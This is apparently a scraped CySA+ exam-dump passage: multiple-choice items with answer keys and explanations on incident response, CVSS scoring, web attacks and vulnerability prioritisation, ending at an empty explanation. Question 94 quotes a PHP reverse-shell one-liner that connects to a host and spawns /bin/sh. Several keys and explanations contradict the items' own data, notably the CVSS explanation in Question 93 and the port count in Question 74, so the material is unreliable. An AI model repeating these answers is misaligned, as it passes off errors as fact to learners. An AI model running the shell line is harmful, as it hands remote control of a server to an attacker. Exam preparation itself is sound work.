Phishing email	Email filtering	Malware install	Restricted local user permissions
Active links	VPN	Malware execution	Updated antivirus
Malicious website access	IP blocklist	File encryption	Backups
Malware download	Firewall file type filter		

Identify the following:

Malicious executable	payroll.xlsx
Malicious IP address	81.161.63.103
Date/time malware entered organization	1 Dec 2019 14:03:19

NEW QUESTION 51

A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?

- A. Employing Nmap Scripting Engine scanning techniques
B. Preserving the state of PLC ladder logic prior to scanning
C. Using passive instead of active vulnerability scans
D. Running scans during off-peak manufacturing hours

Answer: C

Explanation:

In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause. When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

NEW QUESTION 55

During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?

- A. Header analysis
- B. Packet capture
- C. SSL inspection
- D. Reverse engineering

Answer: A

Explanation:

Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 240; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 249.

NEW QUESTION 58

A security analyst received an alert regarding multiple successful MFA log-ins for a particular user. When reviewing the authentication logs the analyst sees the following:

Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

Which of the following are most likely occurring, based on the MFA logs? (Select two).

- A. Dictionary attack
- B. Push phishing
- C. impossible geo-velocity
- D. Subscriber identity module swapping
- E. Rogue access point
- F. Password spray

Answer: BC

Explanation:

C. Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.

* B. Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

NEW QUESTION 62

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

- A. SIEM ingestion logs are reduced by 20%.
- B. Phishing alerts drop by 20%.
- C. False positive rates drop to 20%.
- D. The MTTR decreases by 20%.

Answer: D

Explanation:

The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or

mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

NEW QUESTION 65

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Answer: C

NEW QUESTION 66

Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

- A. Mean time to detect
- B. Mean time to respond
- C. Mean time to remediate
- D. Service-level agreement uptime

Answer: A

Explanation:

Mean time to detect (MTTD) is a metric that measures how quickly an organization can identify a security incident or a malicious actor in the environment. Reducing MTTD can improve visibility and reporting of threats, as well as prevent lateral movement and data exfiltration by detecting them sooner.

NEW QUESTION 67

HOTSPOT

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.

If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean. If the vulnerability is valid, the analyst must remediate the finding.


After reviewing the information provided in the network diagram, select the STEP 2 tab to

complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INSTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title: Cleartext Transmission of Sensitive Information

Description: The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset: 172.30.0.15

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

MEDIUM SEVERITY

Title: Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintext over HTTP session.

Affected Asset: 172.30.0.152

Risk: Session Sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 Certificate

Description: The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.

Affected Asset: 172.30.0.153

Risk: May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).

Reference: CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>
WEB_SERVER02	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>
WEB_SERVER03	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>

- A. Mastered
 B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

NEW QUESTION 71

An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

- A. RFI
- B. LFI
- C. CSRF
- D. XSS

Answer: C

Explanation:

The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated¹. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.

To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests². These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.

Some other possible attacks that are not relevant to this scenario are:

? RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.

? LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.

? XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

NEW QUESTION 74

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5
```

PORT	STATE	SERVICE
21	closed	ftp
22	open	ssh
23	filtered	telnet
636	open	ldaps
1723	open	pptp
443	closed	https
3389	closed	ms-term-server

Which of the following services should the security team investigate further? (Select two).

- A. 21
- B. 22
- C. 23
- D. 636
- E. 1723
- F. 3389

Answer: CD

Explanation:

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices¹

The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.

Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.

Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host²³

Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.

Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 636²

NEW QUESTION 76

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

Answer: D

Explanation:

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION 81

An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

- A. Impact
- B. Vulnerability score
- C. Mean time to detect
- D. Isolation

Answer: A

Explanation:

The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response¹². Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident³⁴. References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

NEW QUESTION 83

A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5
 High

SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed
 Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4
 Medium

SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed
 Externally: Yes

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8
 Critical

SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed
 Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9
 Critical

SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed
 Externally: No

Which of the following vulnerabilities should be prioritized?

- A. Vulnerability 1
- B. Vulnerability 2
- C. Vulnerability 3
- D. Vulnerability 4

Answer: B

Explanation:

Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. References: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

NEW QUESTION 84

Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

- A. Risk register
- B. Vulnerability assessment
- C. Penetration test
- D. Compliance report

Answer: A

Explanation:

A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle¹². A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them³⁴⁵. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION 85

Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

- A. Identify any improvements or changes in the incident response plan or procedures
- B. Determine if an internal mistake was made and who did it so they do not repeat the error
- C. Present all legal evidence collected and turn it over to law enforcement
- D. Discuss the financial impact of the incident to determine if security controls are well spent

Answer: A

Explanation:

An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents

NEW QUESTION 88

Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed. Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

- A. Remediation level
- B. Exploit code maturity
- C. Report confidence
- D. Availability

Answer: B

Explanation:

Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.

The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

NEW QUESTION 93

A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

- A. nessie.explosion
- B. vote.4p
- C. sweet.bike
- D. great.skills

Answer: A

Explanation:

nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker¹². nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges³⁴. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

NEW QUESTION 94

While reviewing web server logs, a security analyst discovers the following suspicious line:

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru("/bin/sh -i &3 >&3 2>&3");'
```

Which of the following is being attempted?

- A. Remote file inclusion
- B. Command injection
- C. Server-side request forgery
- D. Reverse shell

Answer: B

Explanation:

The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 96

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

- A. MITRE ATTACK
- B. Cyber Kill Cham
- C. OWASP
- D. STIXTAXII

Answer: A

Explanation:

MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

NEW QUESTION 101

A security analyst noticed the following entry on a web server log:

Warning: fopen (http://127.0.0.1:16) :

failed to open stream:

Connection refused in /hj/var/www/showimage.php on line 7

Which of the following malicious activities was most likely attempted?

- A. XSS
- B. CSRF
- C. SSRF
- D. RCE

Answer: C

Explanation:

The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery). This is a type of attack that exploits a vulnerable web application to make requests to other resources on behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 2: Software and Application Security, page 66.

NEW QUESTION 102

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

- A. MFA
- B. User and password
- C. PAM
- D. Key pair

Answer: D

Explanation:

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA. References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

NEW QUESTION 105

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

- A. CIS Benchmarks
- B. PCI DSS
- C. OWASP Top Ten
- D. ISO 27001

Answer: A

Explanation:

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently. PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks.

NEW QUESTION 106

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
 Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system-cvss/>

NEW QUESTION 109

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

Answer: A

Explanation:

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

NEW QUESTION 111

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud: Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No B.TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No C.ENameless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No D.PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

Answer: B

Explanation:

The vulnerability that should be patched first, given the above third-party scoring system, is:

TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No

This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

NEW QUESTION 113

Which of the following statements best describes the MITRE ATT&CK framework?

- A. It provides a comprehensive method to test the security of applications.
- B. It provides threat intelligence sharing and development of action and mitigation strategies.
- C. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
- D. It tracks and understands threats and is an open-source project that evolves.
- E. It breaks down intrusions into a clearly defined sequence of phases.

Answer: D

Explanation:

